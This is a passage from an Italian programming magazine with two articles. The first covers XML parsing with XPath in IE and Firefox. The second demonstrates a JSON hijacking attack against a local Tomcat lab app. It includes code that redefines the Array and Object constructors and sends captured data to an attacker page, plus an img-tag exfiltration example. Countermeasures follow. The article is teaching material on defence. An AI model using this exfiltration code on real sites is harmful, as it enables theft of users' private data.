        <impiegato codice="69lb">
<cognome>Catanese</cognome>
                <nome>Antonino</nome>
<qualifica>Ingegnere</qualifica>
                <anni>29</anni>
        </impiegato>

        <impiegato codice="69la">
                <cognome>Mordà</cognome>
                <nome>Domenico</nome>
<qualifica>Ingegnere</qualifica>
                <anni>28</anni>
        </impiegato>
</impiegati>
```

PERCHÈ USARE JAVASCRIPT CON XML?

L'utilizzo di JavaScript per parserizzare documenti XML non si riduce ad un semplice esercizio di programmazione. Di fatto esistono una serie di situazioni in cui questa tecnica può risultare particolarmente utile. In primo luogo si evita di far girare programmi lato server. Subito a seguire, si evitano passaggi intermedi fra un eventuale database ed il client. XML può tranquillamente funzionare come basi di dati ed essere utilizzata direttamente con JavaScript. Esiste poi una terza categoria di software, tale che XML funge da GateWay fra un database e la sua rappresentazione lato client. In tal senso si possono estrapolare i dati tramite un normale linguaggio di scripting lato server come asp.net, php, python etc. per poi lasciarli elaborare a javascript direttamente lato client. Si possono ottenere in tal senso sofisticate viste derivate dalla flessibilità di javascript nella manipolazione del DOM e della struttura ad albero insita in ogni documento XML.
Per tutti questi motivi è importante ricominciare a pensare a javascript come ad un normale linguaggio di programmazione invece di relegarlo adna sorta di linguaggio minore per ottenere effetti simpatici sulle pagine web.

Se, ad esempio, volessimo selezionare tutti gli elementi *impiegato* del file in questione ci basterebbe utilizzare la seguente espressione XPath:

```
/impiegati/impiegato
```

Nell'espressione precedente il primo slash (/) indica di iniziare dalla root e di selezionare tutti i nodi *impiegato* che sono figli dell'elemento *impiegati*.
Per eseguire ricerche più complicate ci vengono incontro i predicati. Un predicato è espresso inserendolo tra parentesi quadre. Ad esempio, osserviamo la seguente espressione:

```
/impiegati/impiegato[@codice='69fp']
```

Essa seleziona tutti i nodi *impiegato* che sono figli di impiegati ed hanno l'attributo codice pari a 69fp. In questo caso il risultato sarà un singolo nodo, ossia quello concernente l'impiegato Lacava Alessandro. Si intuisce facilmente, quindi, che per esprimere una ricerca per attributo si utilizza la sintassi:

```
@nome_attributo
```

Un altro predicato molto utile è *position()*. Esso indica la posizione del nodo. Ad esempio, il seguente codice estrae i primi due impiegati:

```
/impiegati/impiegato[position() <= 2]
```

La prossima espressione, invece, seleziona l'elemento cognome del terzo impiegato, ossia Mordà:

```
/impiegati/impiegato[position() = 3]/cognome
```

In realtà la precedente espressione l'avremmo potuta scrivere in modo più stringato, ottenendo lo stesso risultato:

```
/impiegati/impiegato[3]/cognome
```

Se, invece, avessimo voluto selezionare il contenuto testuale dell'elemento cognome, l'espressione sarebbe stata:

```
/impiegati/impiegato[3]/cognome/text()
```

Infatti, *text()* seleziona il testo contenuto all'interno di un nodo.
Osservate come la sintassi è abbastanza semplice ed intuitiva. Basta giocarci un po' per prenderci la mano. Come ho già detto vi

sarebbero tanti altri concetti da vedere riguardo ad XPath, ma per ragioni di spazio ci fermiamo qui. Per i nostri scopi, tuttavia, quello che abbiamo visto è più che sufficiente.
Illustriamo, ora, come Internet Explorer e Firefox supportano le espressioni XPath.

SUPPORTO DI XPATH IN EXPLORER

Nell'implementare l'oggetto XML DOM attraverso l'ActiveX, Microsoft decise di fornire il supporto per XPath attraverso due metodi di documentElement. Quest'ultimo a sua volta fa parte proprio di XML DOM. I metodi di cui stiamo parlando sono: selectNodes e select SingleNode.
Il primo seleziona un insieme di nodi che soddisfano l'espressione XPath passata in ingresso e restituisce un oggetto di tipo *NodeList*. Il secondo restituisce solo il primo nodo che soddisfa l'espressione. Si potrebbe fare a meno di *selectSingleNode* utilizzando il predicato position() = 1 come abbiamo già visto. Per tale motivo non entriamo nel dettaglio di tale metodo. Entrambi accettano un singolo parametro che è una stringa rappresentante l'espressione XPath. Il nodo è un oggetto di tipo *Node*, che è un'interfaccia con vari metodi e proprietà. Alcune di queste proprietà le vedremo in quest'articolo.
Considerando il solito file *impiegati.xml* facciamo qualche esempio. Supponiamo di voler selezionare e visualizzare il cognome dell'impiegato il cui codice è 69lb. Il codice da scrivere è il seguente:

```
var parser = createXmlParser();
parser.async = false;
// Carica il file
parser.load("./impiegati.xml");

var xpathExp =
 "/impiegati/impiegato[@codice='69lb']/cognome/t
                                          ext()";
// Esegue l'espressione XPath
var employee =
  parser.documentElement.selectNodes(xpathExp);

alert(employee[0].nodeValue);
```

Il risultato di tale codice è illustrato nella figura 1.

Per quanto semplice possa sembrare l'esempio appena visto è sufficiente per consentirci di muoverci all'interno di un documento XML

Proprietà	Restituisce	Descrizione
nodeName	Stringa	Il nome del nodo; dipende dal tipo di nodo
nodeValue	Stringa	Il valore del nodo; dipende dal tipo di nodo
firstChild	Node	Il primo nodo figlio del nodo corrente
lastChild	Node	L'ultimo figlio del nodo corrente
childNodes	NodeList	Una lista di tutti i figli del nodo corrente
previousSibling	Node	Il nodo fratello precedente al corrente
nextSibling	Node	Il nodo fratello successivo al corrente

Tabella 1: Alcune proprietà dell'interfaccia Node

utilizzando il browser della Microsoft. In particolare, il codice precedente carica il documento XML ed esegue su di esso l'espressione XPath passata in ingresso a selectNodes. Il risultato è una lista di nodi, in questo caso contenente solo un nodo. La proprietà nodeValue di un nodo estrae il valore di un nodo. Questo valore dipende dalla natura del nodo. Dato che, nel nostro caso, il tipo di nodo era testuale (selezionato tramite text()) nodeValue ha estratto il testo, in altre parole il cognome. La **tabella 1** riporta le proprietà di Node più utilizzate.
Il prossimo esempio, invece, seleziona tutti gli impiegati e visualizza tre alert contenenti cognome e nome di ognuno:

```
var parser = createXmlParser();
parser.async = false;

// Carica il file
parser.load("./impiegati.xml");

var xpathLastNames =
            "/impiegati/impiegato/cognome/text()";
var xpathFirstNames =
               "/impiegati/impiegato/nome/text()";
var employeeLastNames =
           parser.documentElement.selectNodes
                             (xpathLastNames);
var employeeFirstNames =
           parser.documentElement.selectNodes
                             (xpathFirstNames);
for(var i = 0; i <
```

Fig. 1: Cognome dell'impiegato con codice 69lb

```
employeeLastNames.length; i++)
{
    alert(employeeLastNames[i].nodeValue + "
    - " + employeeFirstNames[i].nodeValue);
}
```

Il codice precedente esegue le due espressioni XPath e poi cicla sul risultato per visualizzare cognome e nome. Da notare che l'oggetto di tipo NodeList restituito da selectNodes ha una proprietà, length, che restituisce il numero di oggetti di tipo Node contenuti nella lista. Come potete vedere è molto semplice. Tutto sta nel prendere confidenza con le espressioni XPath e questo lo si fa sperimentando.

SARISSA: UNA SOLUZIONE OPEN SOURCE CROSS-BROWSER

Quest'articolo ha illustrato il codice di base necessario per implementare soluzioni cross-browser per la manipolazione di documenti XML. Sebbene da un punto di vista dello sviluppo conoscere queste tecniche è molto importante vi è da dire che, in un ambiente di produzione, conviene utilizzare delle librerie già testate e funzionanti. In campo di XML-processing, tra le librerie che stanno riscuotendo maggior successo, spicca il nome di Sarissa. Essa è una libreria ECMAScript open source che risolve i problemi visti in quest'articolo ed anche altri. Inutile dire che, ovviamente, è cross-browser. L'indirizzo di riferimento è il seguente:

http://www.dev.abiss.gr/sarissa/

Scaricate la libreria ed includete i file .js necessari. A questo punto utilizzare Sarissa è abbastanza semplice. Ad esempio, per ottenere un oggetto XML DOM vi basterà usare il seguente codice:

```
// Ottiene un oggetto XML DOM
cross-browser
var xmlDom = Sarissa.getDomDocu
ment();
[...]
```

E' facile intuire che *getDomDocument* è il metodo factory che permette di ottenere un'istanza di XML DOM cross-browser. E' possibile, poi, utilizzare quest'oggetto in modo simile a quanto visto nell'articolo. Ad esempio, potete popolare l'oggetto, caricando una stringa XML, attraverso il suo metodo *loadXML*:

```
// Ottiene un oggetto XML DOM
cross-browser
var xmlDom = Sarissa.getDomDocu
ment();
xmlDom.loadXML("<linguaggio>
JavaScript</linguaggio>");
```

Ovviamente è anche possibile caricare l'XML da un URL come segue:

```
[...]
// imposta il caricamento sincrono
xmlDom.async = false;
// popola l'XML DOM usando un file
remoto
xmlDom.load("documento.xml");
// "acchiappa" eventuali errori
if(xmlDom.parseError != 0)
{
  // usa Sarissa per costruire una
  // versione user-friendly
dell'errore

alert(Sarissa.getParseErrorText(xml
Dom););
}
else
{
  // visualizza l'XML caricato
  alert(Sarissa.serialize
(xmlDom););
};
```

Il precedente codice non richiede molti chiarimenti; bastano i commenti per capire cosa fa. Per maggiori info su questa fantastica libreria fate riferimento al sito ufficiale. E' anche presente la documentazione per le API al seguente indirizzo:

http://www.dev.abiss.gr/sarissa/jsdoc/index.html

SUPPORTO DI XPATH IN FIREFOX

Anche per quanto riguarda XPath, Firefox si attiene allo standard DOM per la sua implementazione. A differenza di IE, il browser marcato Mozilla fornisce degli oggetti appositi per gestire XPath. I più utilizzati sono: XPathEvaluator e XPathResult. Il primo serve a valutare un'espressione XPath. Il secondo, invece, serve a ciclare sui risultati ottenuti. Il metodo evaluate di XPathEvaluator esegue l'espressione XPath sul documento XML. Tale metodo restituisce un oggetto di tipo XPathResult. Il metodo evaluate prende in ingresso ben cinque argomenti:

- l'espressione XPath
- il nodo di contesto
- un namespace resolver
- il tipo di risultato da ritornare
- un oggetto di tipo *XPathResult* da riempire col risultato

Quest'ultimo oggetto è generalmente null dato che evaluate restituisce un oggetto di tipo *XPathResult* da cui è possibile ottenere il risultato. Non entreremo nel dettaglio di questi parametri. La forma che utilizzeremo più spesso, infatti, è la seguente:

```
var xpath =
    "/impiegati/impiegato/cognome/text()";
var evaluator = new XPathEvaluator();
var result = evaluator.evaluate(xpath,
    parser.documentElement, null,
XPathResult.ORDERED_NODE_ITERATOR_TYPE,
    null);
```

Nel precedente codice parser è l'oggetto XML DOM ottenuto con la solita funzione createXmlParser per Firefox. Ciclare sulla NodeList ottenuta è un po' diverso rispetto ad IE. Ecco un esempio:


```
if (result != null)
{
    var elem;
    while(elem = result.iterateNext())
```

```
        {
                // elem è un oggetto
                //  di tipo Node.
        }
}
```

Per prima cosa si controlla se result è diverso da null. In caso positivo si cicla invocando su di esso il metodo iterateNext. Tale metodo restituisce un oggetto di tipo Node, o null quando arriva alla fine della lista. All'interno del while è possibile servirsi dell'oggetto di tipo Node come meglio si crede. Ad esempio, sarebbe possibile riempire un array con i vari nodi estratti e restituire tale array al codice chiamante.

CONCLUSIONI

Gli argomenti visti in questo articolo ci consentono di caricare un documento XML, eseguirne il parsing ed estrarre parti di esso attraverso uno strumento molto potente, ossia le espressioni XPath.
Come capita per tante altre cose quando è in gioco JavaScript, Internet Explorer e Firefox (i due browser maggiormente usati) hanno un approccio differente e forniscono diverse implementazioni. Sta a noi programmatori, quindi, intercettare il tipo di browser in uso ed implementare l'una o l'altra soluzione. Ciò che abbiamo visto, tuttavia, ci fornisce gli strumenti necessari per costruire soluzioni ad hoc.
D'altra parte il controllo sul browser è dovuto soltanto su piccole porzioni di codice mentre i vantaggi nell'uso di JavaScript come parser XML si riflettono sull'intera applicazione.
Tutto potrebbe complicarsi se si prendono in considerazione browser che devono girare su piattaforma mobile, in tal caso una serie di considerazioni sarebbe necessaria prima di utilizzare questa tecnica in questa direzione.
Attualmente in ogni caso JavaScript sta ottenendo una sorta di seconda giovinezza grazie all'avvento proprio del web 2.0, per cui la convergenza anche di codice relativa ai diversi browser e alle diverse piattaforme diventa sempre maggiore. Per tutti questi motivi l'utilizzo di JavaScript nelle web application è fortemente consigliata

Alessandro Lacava

AJAX È "SICURO"? LA RISPOSTA È...

SIA I FRAMEWORK ESISTENTI CHE LE PROPRIE LIBRERIE DEVONO ESSERE USATI CON CAUTELA. VI ILLUSTRIAMO QUALI POSSONO ESSERE I RISCHI DI UN USO SCORRETTO DEL CODICE E COME EVITARE LE INSIDIE NASCOSTE

Javascript

CD WEB
sitoAttaccato.war,
cdrom.ioprogrammo.it

Ogni volta che si scrive un'applicazione Web che tratta dati "sensibili" (numeri di carta di credito, conto corrente o informazioni riservate quali dati sanitari, ma anche numeri di telefono ed indirizzi di email) si deve progettare l'applicazione con molta cautela e bisogna verificare che non possieda falle di sicurezza. Le falle "storiche" più comuni riguardano i buffer overflow (nel caso di CGI) e il code injection (sia SQL che JavaScript, quest'ultima vulnerabilità è chiamata anche Cross-Site Scripting). In genere un programmatore Web di esperienza ha imparato a riconoscere questi tipi di problemi e a porvi rimedio. Lo stesso non si può dire per tecnologie emergenti come AJAX. Per esse il problema delle possibili falle di sicurezza è per lo più ancora sconosciuto. Con alcuni esempi si mostreranno i possibili rischi. Verranno mostrate anche le opportune contromisure. Questo per far capire che, come succede quasi sempre, il problema della sicurezza non è irrisolvibile, ma va affrontato con cognizione di causa e capendo come diverse scelte applicative (ed implementative) influenzino la sicurezza.

IL SEGRETO DI PULCINELLA

Innanzi tutto è bene ricordare che spesso chi usa i PC non è in un ambiente "protetto". Se la connessione avviene, per esempio, su un client pubblico (una postazione di un internet café, università, altra istituzione e così via) spesso quello che viene "visto" resta persistente nella cache del browser. La stessa cosa vale per l'html ma, ancor di più, per il codice JavaScript. Questa osservazione, di per sé banale, serve per ricordare che è bene evitare qualsiasi politica di sicurezza che risieda unicamente nel client: è poco utile usare nel client dei meccanismi di cifratura dell'informazione (molto meglio usare SSL e tecniche lato server) nonché basarsi su controlli (di correttezza sintattica e semantica) che non siano eseguiti anche sul server! Per queste considerazioni un'applicazione che faccia uso di un qualsivoglia meccanismo di autenticazione (come username/password) non può demandare la logica di controllo sul client e il solo scambio di dati con il server basandosi su JavaScript. Detto in altri termini, se si carica la pagina con la form di inserimento dati di login, il colloquio con il server non va fatto via AJAX ma usando un'usuale operazione di post sul server. Solo le successive interazioni possono avvenire usando AJAX.

JSON E JSONP

"JavaScript Object Notation" (JSON, http://json.org) e "JSON with Padding" (JSONP, http://bob.pythonmac.org/archives/2005/12/05/remote-json-jsonp/) sono due formati molto comuni per lo scambio di informazioni usando JavaScript. Il successo di questo formato è dovuto sia alla sua semplicità che alla sua efficienza (infatti fa uso di primitive ben supportate dai comuni browser che ne rendono estremamente efficiente la gestione).
JSON permette, in risposta, l'uso di dati che vengono interpretati (o meglio, valutati) o come oggetti JavaScript oppure come array. JSONP permette, in maniera leggermente più sofisticata, di restituire stringhe che sono oggetti JSON passati come parametri di una chiamata di funzione. Senza entrare ulteriormente nel merito dei due meccanismi di trasporto (già sulla rivista sono stati pubblicati numerosi articoli al riguardo) si analizza, in maniera molto semplice, come scrivere delle pagine, protette da una login, per leggere dei dati sul server via JavaScript; successivamente verrà mostrato come questi dati possono essere letti da un sito esterno che, per farlo, non necessita di conoscere i dati di login.

REQUISITI

Conoscenze richieste
Javascript, Ajax, JSP

Software
Browser con supporto JavaScript, Tomcat e JDK

Impegno

Tempo di realizzazione

UN ESEMPIO PRATICO

In questo esempio si farà uso di una parte server che è scritta in JSP (ma potrebbe benissimo essere scritta in un altro linguaggio) e che usa un dato in sessione per restituire i dati di pertinenza di un utente (ovvero specifici e riservati). Se la sessione non contiene il nome dell'utente, non restituisce alcun risultato. Per semplicità i dati restituiti sono scritti dentro il codice, mentre di solito sono reperiti da database o da altro repository; ma questa semplificazione non cambia le funzionalità descritte.

L'ATTACCATO

La prima webapp analizzata, chiamata sitoAttaccato.war, è quella che usa AJAX per aggiornare i dati sulla pagina. Nell'esempio specifico le informazioni riservate sono numeri di telefono ed indirizzi di email. La webapp si compone di tre file: uno serve unicamente a impostare una sessione e a prendere dei dati (che in questo contesto non fa altro che dire la dimensione dei dati reperiti; in altri contesti li potrebbe mostrare). Il file completo, chiamato paginaRiservata.jsp, è presente sul disco allegato alla rivista. Ecco la porzione che verifica se tra i parametri c'è "login": se c'è, mette, molto semplicemente, il nome dell'utente in sessione:

```
<%
  if (request.getParameter("login")!=null)
    session.setAttribute("login",
     request.getParameter("login") );
%>
```

Nella stessa pagina c'è una funzione JavaScript che va a leggere, via AJAX, i dati sul server:

```
var object;

function getIt(){
 var req = new XMLHttpRequest();
 req.open("GET", "./prendiDatiOggetto.jsp",true);
 req.onreadystatechange = function () {
   if (req.readyState == 4) {
     object = eval( req.responseText );
     req = null;
     alert(object.length);
   }
 };
 req.send(null);
}
```

Per comodità tale funzione è invocata alla pressione di un pulsante e, al termine della lettura, fa solo una alert mostrando la dimensione del vettore di dati letti sul server. Gli altri due file presenti nella webapp forniscono i dati veri e propri, uno in forma di oggetto (prendiDatiOggetto.jsp) che è quello effettivamente usato dalla pagina precedente:

```
([<%
 String utente =
   (String) session.getAttribute("login");
 if (utente!=null){
    String sep="";
    for(int i=0; i<utente.length(); i++){
%>  <%= sep %>
    {
      "cellulare":"34567890<%= i %>",
      "email":"ivanvenuti@yahoo.it",
      "descrizione":"amico <%= i %> di <%=
                                              utente %>"
    }
<%
     sep = ", ";
    }
}
%>])
```

Ecco, per esempio, i dati generati quando "login" vale "ivan":

```
([
  { "cellulare":"345678900",
    "email":"ivanvenuti@yahoo.it",
    "descrizione":"amico 0 di Ivan"
    },
  { "cellulare":"345678901",
    "email":"ivanvenuti@yahoo.it",
    "descrizione":"amico 1 di Ivan"
    },
  { "cellulare":"345678902",
    "email":"ivanvenuti@yahoo.it",
    "descrizione":"amico 2 di Ivan"
    },
  { "cellulare":"345678903",
    "email":"ivanvenuti@yahoo.it",
    "descrizione":"amico 3 di Ivan"
    },

])
```

L'altro file (prendiDati.jsp), è simile al precedente, ma manda i dati in forma di array di elementi (questo permetterà di mostrare, successivamente, i diversi tipi di attacco previsti per i due casi):

```
([   {
<%
 String utente =
```

Javascript

NOTA

Per informazioni su Same-Origin Policy vedere la pagina http://en.wikipedia.org/wiki/Same_origin_policy.

```
(String) session.getAttribute("login");
if (utente!=null){
   String sep="";
   for(int i=0; i<utente.length(); i++){
%>  <%= sep %>
          "utente <%= i %>":["34567890<%= i
                                        %>",
     "ivanvenuti@yahoo.it"]
<%
     sep = ", ";
   }
}
%>   }
])
```

Della webapp che contiene questi file va fatto il deploy su un Tomcat qualsiasi. Supponendo che tale Tomcat sia sul proprio PC e risponda alla porta 8090, ecco la url da invocare per verificare il funzionamento: http://127.0.0.1:8090/sitoAttaccato/paginaRiservata.jsp?login=ivan . Al posto di "ivan" si può scrivere una qualsiasi parola di login; la parte server genererà un vettore di tanti elementi quanti sono i caratteri del nome usato per il login (lo si può verificare premendo sul pulsante "vai", come mostrato in Figura 1).





Fig. 1: *Sono stati generati tanti elementi quanti i caratteri della parola di login.*

NOTA

Per reperire l'ultima versione di Tomcat collegarsi alla pagina http://tomcat.apache.org. La versione adatta alla produzione è la 5.5; la 6.0 è utile per chi vuol testare applicazioni conformi alle specifiche Servlet 2.5.

AGGIRARE LA PROTEZIONE

Ogni browser applica una semplice regola, chiamata Same-Origin Policy, che impedisce a del codice JavaScript (o altro script di una pagina HTML) di accedere a risorse e dati che provengano da siti diversi dal sito che ha generato la pagina HTML in cui lo script è eseguito. Per questo motivo non è possibile usare, tanto per fare un esempio, XMLHTTPRequest invocando direttamente un'URL non proveniente dal sito di origine, né inviare esplicitamente dati ad un'altra pagina. Attenzione: non può farlo esplicitamente! Infatti questa restrizione è semplicemente aggirabile ricorrendo ad un "trucco",perché JavaScript è libero di inserire del contenuto HTML dinamico (per esempio inserendo nuovi elementi, come tabelle, testo, immagini e, perché no, altri tag <script>). Che accade se, per esempio, viene aggiunto il seguente tag dinamico:

```
<img
 src="http://sitoEsterno.it/cgi/memorizza?dato=tiH
                                    oFregato" />
```

Ovviamente la pagina che risponde può benissimo essere un CGI (o altro, come una Servlet o JSP) che prende il dato e lo memorizza. Questo semplice espediente permette di aggirare la regola Same-Origin Policy.

È UN BUG?

La prima, ovvia, domanda è: ma questo poter aggirare la regola, è da considerarsi un bug o no? La risposta è no. Infatti il programmatore è comunque responsabile del contenuto che scrive nella sua pagina HTML (e, di conseguenza, anche JavaScript). Se si decide di aggirare la regola del Same-Origin Policy, questo dovrebbe essere fatto per scelta (infatti nessuno obbliga a chi scrive la pagina di riferirsi ad un sito esterno se non ci si fida di esso!). L'unico modo per far sì che venga fatto qualcosa che il programmatore non voglia è quello di riuscire ad iniettare nella pagina del codice JavaScript malevolo. Purtroppo questa è la teoria: oramai le tecniche di mashup sono così comuni che spesso non si verifica se quello che si include è davvero "fidato". D'altro canto il mashup, ovvero recuperare dati (e codice!) da siti diversi e proporli nelle proprie pagine Web, sarebbe impossibile senza questa feature. La tecnica possiede numerose altre applicazioni per cui è corretto ricorrervi (a tal proposito si può far riferimento all'articolo "JavaScript Cross-Domain" pubblicato nel numero 114 di IoProgrammo per sfruttare i Web Service di ricerca di Yahoo!). Fin qui tutto bene, anche perché, di solito, i dati provenienti da mashup sono comunque di servizi "pubblici" e con dati non "sensibili". Ma se così non è? Vediamo che accade alla webapp di esempio introdotta in precedenza…

L'ATTACCANTE

Il problema di JavaScript è che permette di ridefinire i costruttori di default sia per quanto concerne gli oggetti che gli array. Affinché un attaccante possa far uso di queste tecniche, deve poter far sì che l'utente che accede alla pagina contenente del codice AJAX non protetto, poi visiti un sito che l'attaccante si è preoccupato di creare (o compromettere).

Ovviamente questo non è banale, ma si pensi al caso di un sito su cui l'utente normalmente naviga e che fa uso di AJAX, come lo è il sito della webapp di esempio. Sapendo di questo suo interesse, un ipotetico malintenzionato potrebbe avvisarlo via email che sul proprio sito c'è a disposizione una qualche informazione aggiuntiva di una certa utilità. Se l'utente visita la pagina indicata, scatta l'attacco e la sola visita al sito può mettere a rischio i dati personali (sempreché, come verrà evidenziato, l'applicazione AJAX non abbia adottato opportune contromisure, cosa che per ora non è stata fatta!). Di seguito si illustra la webapp sitoAttaccante.war. L'attaccante dovrebbe avere una qualche pagina che salva i dati carpiti in maniera da poterli reperire in qualsiasi momento (per esempio li potrebbe salvare su DB). Per comodità l'esempio illustra il caso in cui i dati vengono solo stampati sullo standard output del Tomcat dell'attaccante. Per farlo egli potrebbe usare la seguente pagina (mostrami.jsp) che fa un ciclo su tutti i parametri ricevuti e stampa, sul file di log, nome e valore:

```
<%
 System.out.println("Attacco del "+ new
                                java.util.Date());
 java.util.Enumeration par =
                    request.getParameterNames();
 while(par.hasMoreElements()){
   String prossimo = (String)par.nextElement();
   System.out.println("dato: ('"+prossimo+"',
    '"+request.getParameter(prossimo)+"')");
 }
%>
```

Per effettuare l'attacco vero e proprio l'attaccante deve costruire una pagina che referenzia, in un tag script, lo script che manda i dati; per esempio ecco lo script usato precedentemente:

```
<script
src="http://127.0.0.1:8090/sitoAttaccato/prendiD
                              atiOggetto.jsp">
</script>
```

Che accade alla sessione? Se si usa lo stesso browser ci si accorge che essa resta attiva. Questo problema è noto come "cross-site request forgery". Eppure il solo fatto che arrivino i dati allo script potrebbe significare poco, se l'attaccante non è in grado di leggerli. Purtroppo è fin troppo semplice farlo. L'attaccante ha due strade: nel caso i dati del sito attaccato sono forniti attraverso un array di elementi ridefinisce il costruttore dell'array:

```
function Array() {
  var obj = this;
  var ind = 0;

  var getNext = function(valore) {
    this.__defineSetter__(eval('ind++'),getNext);
    if (valore){
      alert("Recuperato: " + valore.toString());
      // mandalo al server ...
    }
   };
   this.__defineSetter__(eval(ind++),getNext);
}
```

In pratica quando la richiesta JavaScript tenta di ricostruire l'oggetto array, viene invocato il costruttore appena definito. E qui l'attaccante è libero di mostrare a video i dati carpiti, mandarli ad uno script esterno e così via.
Anche per quanto riguarda i dati restituiti come oggetti, l'attaccante li può intercettare andando a ridefinire il costruttore per l'oggetto. In questo caso dovrebbe avere una conoscenza ulteriore (ma non troppo sofisticata): conoscere il nome dell'ultimo campo valorizzato. Nell'esempio esso è "descrizione". Ecco come intercettarne il setter e, da esso, mostrare il valore per tutti (ma proprio tutti!) i campi dell'oggetto:

```
 function Object() {
  this.descrizione setter = tuttiCampi;
 }

 function tuttiCampi(oggetto) {
   var ris = "";
   for (campo in this) {
     if (campo=="descrizione")
       ris += "descrizione: " + oggetto + ", ";
     else
       ris += campo + ": " + this[campo] + ", ";
   }
   alert("Recuperato: " + ris);
   // mandalo al server ...
}
```

In entrambi i casi l'attaccante potrebbe voler spedire al server il valore dei dati letto usando la pagina JSP iniziale. Ecco le seguenti istruzioni da inserire al posto dei commenti dei due script appena illustrati:

```
var req = new XMLHttpRequest();
req.open(
  "GET",
"http://127.0.0.1:8083/sitoAttaccante/mostrami.js
```

Javascript

BIBLIOGRAFIA

[1] "JavaScript Hijacking", AAVV, http://www.fortifysoftware.com/servlet/downloads/public/JavaScript_Hijacking.pdf **, marzo 2007**

[2] "Security for GWT Applications", http://groups.google.com/group/Google-Web-Toolkit/web/security-for-gwt-applications

[3] "JSON is not as safe as people think it is", http://getahead.org/blog/joe/2007/03/05/json_is_not_as_safe_as_people_think_it_is.html

```
                                    p?obj="
    +escape(ris.toString())
  ,true );
req.send(null);
```

Per verificare che l'attacco funzioni effettivamente, si può provare ad utilizzare un secondo Tomcat (a maggior ragione funzionerà sullo stesso Tomcat!). Supponendo che il secondo Tomcat risponda alla porta 8083, l'url per verificare come funziona l'attacco è http://127.0.0.1:8083/sitoAttaccante/attaccoOggetto.jsp. La stessa verifica può essere fatta reperendo i dati dall'array; in questo caso l'url da invocare è http://127.0.0.1:8083/sitoAttaccante/attaccoArray.jsp. Per la verifica si ricordi che prima è necessario visitare la pagina http://127.0.0.1:8090/sitoAttaccato/paginaRiservata.jsp?login=nomeutente, poi (sia usando la stessa finestra che aprendo un nuovo tab sullo stesso browser) la pagina del sito attaccante. Oltre a verificare che compaiano le alert a video con i dati "catturati" (**Figura 2**), si può analizzare il file di log del Tomcat per rendersi conto che tutti i valori sono stati anche stampati su di esso (Figura 3). L'attaccante ha ottenuto l'effetto voluto! È riuscito a carpire i dati riservati senza ricorrere né ad attacchi di tipo Cross-Site Scripting (piuttosto difficili visto che sono oramai noti) né ad altre tecniche di accesso al PC locale dell'utente.

NOTA

Quali frame work per AJAX? Alla pagina http://en.wikipedia.org/wiki/Ajax_framework una lista, suddivisa per tecnologia (server side).

Fig. 2: le alert con i dati reperiti dall'attaccante.

Fig. 3: gli stessi dati memorizzati, in maniera persistente, sul log dell'attaccante.

QUALI CONTROMISURE?



In realtà l'esempio mostrato può essere reso sicuro con alcuni semplici accorgimenti:

- Far sì che si debbano usare chiamate POST e non GET verso il server;
- L'uso di eval è fortemente sconsigliato nei propri script;
- Validare sempre i dati restituiti da XMLHttpRequest;
- Non fare mai affidamento sul fatto che le API AJAX siano nascoste (esistono metodi per svelarle);
- Usare dei meccanismi che permettono al server di riconoscere (e permettere) solo una richiesta valida dal client prima di ripassargli un qualche token segreto. Solo usando quest'ultimo abilita l'accesso alla chiamata successiva (in pratica lo stato non c'è sul client, ma solo un token che ne indica il cambiamento);


Prima di adottare un nuovo framework assicurarsi che permetta l'uso di queste contromisure. In ogni caso evitare di costruirsi propri framework, realizzati in maniera estemporanea. Spesso essi fanno efficacemente quello per cui sono pensati per fare, ma rischiano di introdurre vulnerabilità difficilmente individuabili.

CONCLUSIONE

La domanda "AJAX è sicuro?" non può che avere questa risposta: essendo un meccanismo di comunicazione, non ha in esso falle di sicurezza. I problemi che sono stati evidenziati sono problemi applicativi, ovvero problemi legati all'uso del tipo di comunicazione, e non della comunicazione per sé. Pertanto AJAX non soffre di nuovi o particolari problemi di sicurezza. Non di meno l'uso non consapevole di AJAX può, com'è stato mostrato, portare a scrivere codice con notevoli problemi di sicurezza. Nel caso non si tratti informazioni riservate si può anche ignorare il problema, però avere coscienza della possibilità di questi attacchi è il primo passo per evitare di scrivere codice non sicuro e migliorare la qualità delle proprie applicazioni

Ivan Venuti

JFREECHART: QUANDO UN GRAFICO DICE PIÙ

ANALIZZIAMO LE POTENZIALITÀ DI UNA LIBRERIA JAVA OPEN SOURCE PER LA CREAZIONE DI GRAFICI A PARTIRE DA UNA FONTE DI DATI, VALUTANDO IL SUO IMPIEGO SIA IN APPLICAZIONI DESKTOP CHE WEB ORIENTED.

CD WEB
JFreeChart.zip
cdrom.ioprogrammo.it

